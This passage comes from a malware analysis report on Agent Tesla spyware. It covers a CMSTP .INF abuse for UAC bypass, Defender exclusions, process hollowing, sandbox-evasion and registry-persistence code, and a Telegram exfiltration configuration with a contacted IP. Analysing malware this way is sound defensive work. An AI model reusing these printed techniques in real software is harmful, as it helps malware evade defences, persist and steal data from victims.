.INF file's path as argument. It describes the profile's characteristics and the steps to be taken when installing it. This can be abused to start another executable by a legitimate, signed binary or used as a UAC bypass. It's one of the Living Off The Land techniques. In this case, the .INF file itself seems to have been taken from a public example (by Tyler Applebaum) (Figure 4). It extends the installation with a RunPreSetupCommandsSection which allows one to run commands before the profile is installed. The malicious actor leverages this to run the malware.



```
[version]
Signature=$chicago$
AdvancedINF=2.5

[DefaultInstall]
CustomDestination=CustInstDestSectionAllUsers
RunPreSetupCommands=RunPreSetupCommandsSection

[RunPreSetupCommandsSection]
; Commands Here will be run Before Setup Begins to install
C:\Users\RDhJ0CNFevzX\AppData\Roaming\yugox3794589.scr
taskkill /IM cmstp.exe /F

[CustInstDestSectionAllUsers]
49000,49001=AllUSer_LDIDSection, 7

[AllUSer_LDIDSection]
"HKLM", "SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\CMMGR32.EXE", "ProfileInstallPath", "%UnexpectedError%", ""

[Strings]
ServiceName="CorpVPN"
ShortSvcName="CorpVPN"
```

Figure 4: .INF file passed to CMSTP.exe as an argument.


During the following steps of the execution, we observe how Agent Tesla makes sure that it's not easily discovered by adding its image path as an exclusion for Windows Defender (Figure 5). Additionally, it also disables the UAC dialog by overwriting the corresponding settings in the registry. Doing this, the user won't be notified or prompted for permission if an elevated (requiring administrator access token) action is taken. Thus, Agent Tesla is silently installed.



```
5/5    Defense Evasion    Modifies Windows Defender configuration
    • (Process #12) yugox3794589.scr adds exclusion for Windows Defender. •••
5/5    Defense Evasion    Bypasses Windows User Account Control (UAC)
    • (Process #12) yugox3794589.scr disables UAC dialog via registry. •••
```

Figure 5: Defense evasion methods of the loader.

Finally, the actual Agent Tesla payload is extracted and injected using the process hollowing method (Figure 6). We have observed many samples using this approach however there were also cases using .NET in-memory reflective loading or a similar method. The process of delivering and loading Agent Tesla varies greatly but the actual payload has many similarities even between versions.



```
47266. [0243.141] CreateProcessA (in: lpApplicationName="C:\\Users\\RDhJ0CNFevzX\\AppData\\Roaming\\yugox3794589.scr", lpCommandLine
47267. [0243.164] CoTaskMemFree (pv=0x0)
47268. [0243.165] GetThreadContext (in: hThread=0x368, lpContext=0x337ed44 | out: lpContext=0x337ed44*(ContextFlags=0x10002, Dr0=0x
47269. [0243.168] ReadProcessMemory (in: hProcess=0x36c, lpBaseAddress=0x305008, lpBuffer=0x19eb30, nSize=0x4, lpNumberOfBytesRead=
47270. [0243.168] NtUnmapViewOfSection (ProcessHandle=0x36c, BaseAddress=0x400000) returned 0x0
47271. [0243.168] VirtualAllocEx (hProcess=0x36c, lpAddress=0x400000, dwSize=0x3c000, flAllocationType=0x3000, flProtect=0x40) retur
47272. [0243.169] WriteProcessMemory (in: hProcess=0x36c, lpBaseAddress=0x400000, lpBuffer=0x39755d0*, nSize=0x200, lpNumberOfBytesW
47273. [0243.173] WriteProcessMemory (in: hProcess=0x36c, lpBaseAddress=0x402000, lpBuffer=0x39aba10*, nSize=0x35800, lpNumberOfByte
47274. [0243.180] WriteProcessMemory (in: hProcess=0x36c, lpBaseAddress=0x438000, lpBuffer=0x337f01c*, nSize=0x400, lpNumberOfBytesW
47275. [0243.180] WriteProcessMemory (in: hProcess=0x36c, lpBaseAddress=0x43a000, lpBuffer=0x337f428*, nSize=0x200, lpNumberOfBytesW
47276. [0243.181] WriteProcessMemory (in: hProcess=0x36c, lpBaseAddress=0x305008, lpBuffer=0x337f634*, nSize=0x4, lpNumberOfBytesWri
47277. [0243.183] SetThreadContext (hThread=0x368, lpContext=0x337ed44*(ContextFlags=0x10002, Dr0=0x0, Dr1=0x0, Dr2=0x0, Dr3=0x0, Dr
47278. [0243.190] ResumeThread (hThread=0x368) returned 0x1
```

Figure 6: Agent Tesla's loader using process hollowing.

Agent Tesla – Execution Flow

Even though Agent Tesla has been in development for at least 7 years, the overall execution flow hasn't changed much. Some new features were added to the newer versions of Agent Tesla, but the behavior has remained fairly similar. The following section summarizes the high-level execution steps it usually performs. In some cases, we have observed that the order changes slightly but it doesn't impact the behavior. It also highlights additions made in the newer version of Agent Tesla (v3).


At the beginning of its execution, Agent Tesla often uses certain methods to evade automatic analyses. Some of the common evasion techniques include the introduction of an execution delay, which can evade sandboxes that have a limited monitoring duration, and checking the user and computer name for certain hard-coded values that could indicate it's being analyzed (Figure 7). The spyware also makes sure that no other processes with the same name are currently running. It iterates over all processes with the same name and kills any which aren't the current process.

Each infected system is identified by a unique ID generated from different hardware information. There are different ways Agent Tesla can achieve this. It applies the MD5 hashing algorithm on a string created by concatenating different hardware properties:


- System Serial Number,
- CPU identification value retrieved from the processorID property of the Win32_Processor WMI management class,
- The MAC address is taken from the MACAddress property of the Win32_NetworkAdapterConfiguration WMI class. It takes the MAC address of a network adapter that is currently connected.

The hardware ID is generated at the beginning of the execution but appears to be only used during the HTTP communication.

Another common "evasion" between versions, that Agent Tesla uses at the beginning of its execution, is the GetLastInputInfo function. If no input event was detected in the last 10 minutes a configuration variable is set (Figure 7).




```
// Token: 0x06000026 RID: 38 RVA: 0x0000CC40 File Offset: 0x0000AE40
private static void a(object sender, ElapsedEventArgs e)
{
    global::A.b.A.A = Marshal.SizeOf<global::A.b.A>(global::A.b.A);
    global::A.b.A.a = 0;
    global::A.b.GetLastInputInfo(ref global::A.b.A);
    if (checked((int)Math.Round((double)(Environment.TickCount - global::A.b.A.a) / 1000.0)) > 600)
    {
        global::A.b.A = false;
    }
    else
    {
        global::A.b.A = true;
    }
}
```



```
public static object NM()
{
    object result;
    try
    {
        string text = SystemInformation.UserName + "\\" + SystemInformation.ComputerName;
        string[] array = new string[]
        {
            "Johnson",
            "Miller",
            "michael",
            "Abby",
            "Emily",
            "John"
        };
        bool flag = false;
        foreach (string text2 in array)
        {
            if (text.ToLower().Contains(text2.ToLower()))
            {
                flag = true;
            }
        }
        result = flag;
    }
    catch (Exception ex)
    {
        result = false;
    }
    return result;
}
```

Figure 7: Agent Tesla's last input detection (top) and user/computer name detection (bottom).


Its next step is usually to copy itself to a less obvious location (an installation folder) like %appdata% which is also configurable and might not be used at all. The config file also indicates if the file should have the hidden and system attributes set. Persistence is achieved by installing itself as a startup application in the registry. In this case, Agent Tesla also enables the corresponding startup entry via \Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run by setting the value 02 00 00 00 00 00 (Figure 8).



```
RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(EncodedStrings."Software\Microsoft\Windows\CurrentVersion\Run"(), true);
registryKey.SetValue(EncodedStrings."%insregname%"(), global::A.b.targetLocation);
RegistryKey registryKey2 = Registry.CurrentUser.OpenSubKey(EncodedStrings."SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run"(), true);
if (registryKey2 != null)
{
    byte[] value = new byte[]
    {
        2,
        0,
        0,
        0,
        0,
        0,
        0,
        0,
        0,
        0,
        0,
        0
    };
    registryKey2.SetValue(EncodedStrings."%insregname%"(), value);
    registryKey2.Close();
}
```

Figure 8: Agent Tesla's persistence via Registry.

Furthermore, it also deletes the ZoneIdentifier from the base image. A ZoneIdentifier is an Alternate Data Stream created (when a file is downloaded and saved from the internet). This information is used by Windows and various security products. Deleting it makes the malware look as if it wasn't downloaded from the internet. Depending on the configuration Agent Tesla is able to take screenshots periodically. It uses a timer that will invoke the registered callback function according to a specified interval which is also configurable. One difference between versions is in the choice of protocols the malware can use to exfiltrate the collected information. Version 2 and 3 are both capable of using HTTP, SMTP, and FTP. On top of that, v3 comes with another possibility which is sending a document to a Telegram channel (Figure 9).



```
config: {
    'version': [3],
    'other': {
        'chat_id': '1464755657',
        'token': 'bot1486952527:*******',
        'method': 'sendDocument'
    },
    'address': ['https://api.telegram.org']
}
```

2 Hosts

Requests	Severity
192.3.152.166 80	
api.telegram.org 53, 443	

DNS Requests (1) | TCP Sessions (1)

Type	Domain Name	Resolved IPs	Success	Verdict
A	api.telegram.org	149.154.167.220	✓	N/A

Lookup | Function Log (1)

